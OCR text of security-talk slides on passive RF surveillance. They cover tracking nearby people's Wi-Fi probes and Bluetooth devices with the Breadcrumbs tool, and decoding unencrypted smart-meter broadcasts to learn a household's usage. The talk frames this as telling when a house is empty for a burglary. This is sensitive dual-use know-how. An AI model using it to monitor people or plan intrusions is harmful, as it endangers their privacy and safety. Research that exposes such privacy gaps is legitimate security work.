
- **RF signals!**
  - https://github.com/violentlydave/Breadcrumbs/
    - Track both Wi-Fi Signals AND Bluetooth

- **Add in some additional hardware.**
  - This can range from $14 (USD) to ~ $200 (USD), depending on your budget and needs.

RF Data Collection - Breadcrumbs

- Configure targets to track / alert on.
- Regularly scan for “Potential Targets” attempting to access certain SSIDs.
- Use WIFI MACs to attempt Bluetooth device name enumeration.
- Monitor local Bluetooth devices. (Optional – via Blue Hydra)
- Monitor local GSM towers. (Optional)


RF Data Collection




RF Data Collection - Breadcrumbs

breadcrumbs - des - https://github.com/violentlydave/Breadcrumbs Watchlist Updated: Thu Aug 31 10:35:05 CDT 2017

Targets Seen Today: 7 *BT Devices Enum'd Today:* 0 *Unique [SSIDs in Probes / Devices] today:* [92 / 1229]



Todays Stats



Monthly Stats

Targets Recent Status

Target:	First seen: 2017-08-31 10:15:16.653411	Last seen: 2017-08-31 10:18:48.537904000 -0400
Target:	First seen: 2017-08-31 10:10:33.016636	Last seen: 2017-08-31 00:00:00.000000000 -0400
Target:	*First seen: 2017-08-31 10:10:22.564039*	*Last seen: 2017-08-31 10:10:33.017137000 -0400*
Target:	*First seen: 2017-08-31 08:57:16.440998*	*Last seen: 2017-08-31 10:28:36.993924000 -0400*
Target:	*First seen: 2017-08-31 08:59:38.306500*	*Last seen: 2017-08-31 00:00:00.000000000 -0400*
Target:	*First seen: 2017-08-31 08:54:20.232863*	*Last seen: 2017-08-31 10:34:37.713931000 -0400*
Target:	*First seen: 2017-08-31 08:56:25.119613*	*Last seen: 2017-08-31 10:17:42.881897000 -0400*

RELIAQUEST

Detecting People

- **Why would we want to detect people?**
  - Don’t have to tie anyone up when I’m robbing their house if they aren’t there
  - If we find a time when neighbors aren’t home as well, there’s less chance we’ll run into problems
- **Relatively easy**
  - As previously mentioned, device probes are simple to detect
  - How can we get more context?
- **Is there a way to detect general house usage/patterns?**

Connected Power is the Future!

- **Automatic Meter Reading (AMR)**
  - Patented in 1973 by Ted Paraskevakos
  - Allows “Drive By” meter readings – meter wirelessly broadcasts status.
  - *ONE WAY!*

- **Advanced Metering Infrastructure (AMI)**
  - Two-way infrastructure that provides more services.
  - Remote power management, alarms, leak detection, etc.
  - *TWO WAY!*

Meanwhile, in Florida…

- **2012/2013 the Florida Public Service Corporation held workshops / studies on AMR.**
  - Multiple Companies / Utilities presented.
  - Studies included info on health, cost and privacy.

Meanwhile, in Florida…

DATA SECURITY/PRIVACY

- Smart meters transmit customer energy consumption data and do not transmit customer identification information.
- The data transmitted by the smart meter is encrypted to ensure only the utility can decipher the signal.
- Florida's IOUs treat individual customer data as confidential, except for release for regulated business purposes and to comply with court orders.

http://www.psc.state.fl.us/ElectricNaturalGas/SmartMeters

Data Security

Data transmitted by a smart meter does not contain personal customer identification information. Smart meters only transmit information about energy usage, the meter number, meter type, tampering indications, and error checking information. Moreover, the information transmitted by the smart meter is encrypted, so if someone did intercept a signal, he or she would not be able to decipher the signal.

Florida utilities transmit the encrypted information securely, and have cyber security policies in place. Florida IOUs have used third-party testing to ensure the security of the transmission of information from the meter to the utility, and IOUs consistently monitor their systems to ensure security.

http://www.psc.state.fl.us/Files/PDF/Utilities/Electricgas/SmartMeters/SmartMeterBriefingPaper.pdf

Meanwhile, in Florida…

DATA SECURITY/PRIVACY

- Smart meters transmit customer energy consumption data and do not transmit customer identification information.
- The data transmitted by the smart meter is encrypted to ensure only the utility can decipher the signal.
- Florida's IOUs to treat individual customer data as confidential, except for release for regulated business purposes and t

Data Security


Data transmitted by a smart meter does not contain personal customer identification information. Smart meters only transmit information about energy usage, the meter number, meter type, tampering indications, and error checking information. Moreover, the information transmitted by the smart meter is encrypted, so if someone did intercept a signal, he or she would not be able to decipher the signal.

Florida utilities transmit the encrypted information securely, and have cyber security policies in place. Florida IOUs have used third-party testing to ensure the security of the transmission of information from the meter to the utility, and IOUs consistently monitor their systems to ensure security.

Meanwhile, in Florida…

Smart meters transmit customer energy consumption data and do not transmit customer identification information. The data transmitted by the smart meter is encrypted to ensure only the utility can decipher the signal.

Huh…



```
{Time:2017-12-21T22:39:21.543 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:21.543 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:22.041 SCM:{ID:[redacted] Type: 7 Tamper:{Phy:01 Enc:00} Consumption: 3866913 CRC:0xED0A}}
{Time:2017-12-21T22:39:22.207 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:22.599 SCM:{ID:[redacted] Type: 7 Tamper:{Phy:01 Enc:00} Consumption: 7271271 CRC:0xACBA}}
{Time:2017-12-21T22:39:22.709 SCM:{ID:[redacted] Type: 7 Tamper:{Phy:01 Enc:01} Consumption: 8759063 CRC:0x1973}}
{Time:2017-12-21T22:39:23.206 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:23.376 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:23.984 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:24.097 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:02} Consumption:   71701 CRC:0xD758}}
{Time:2017-12-21T22:39:24.152 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:24.372 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:24.595 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:24.655 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   55210 CRC:0x9146}}
{Time:2017-12-21T22:39:24.764 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
{Time:2017-12-21T22:39:25.152 SCM:{ID:[redacted] Type: 4 Tamper:{Phy:00 Enc:01} Consumption:   80371 CRC:0x657E}}
```

Meanwhile, in Florida…

According to the manufacturer:
“AMR: same data one would see on meter itself”


https://www.psc.state.fl.us/Files/PDF/Utilities/Electricgas/SmartMeters/09_20_2012/Itron.pdf

Meanwhile, in Florida…

According to the manufacturer:
“AMR: same data one would see on meter itself”

.. What if you could check the meter every 15 seconds?

Meanwhile, in Florida…



Meter ID


Meter Type (04)

Meter Model

http://www.tampaelectric.com/company/ourpowersystem/aboutyourmeter/

Meanwhile, in Florida…


Meter ID Meter Type Current Consumption



Utility	Meter Type
Electric	04, 05, 07, 08
Gas	02, 09, 12
Water	11, 13

“Repurposing” Meter Data

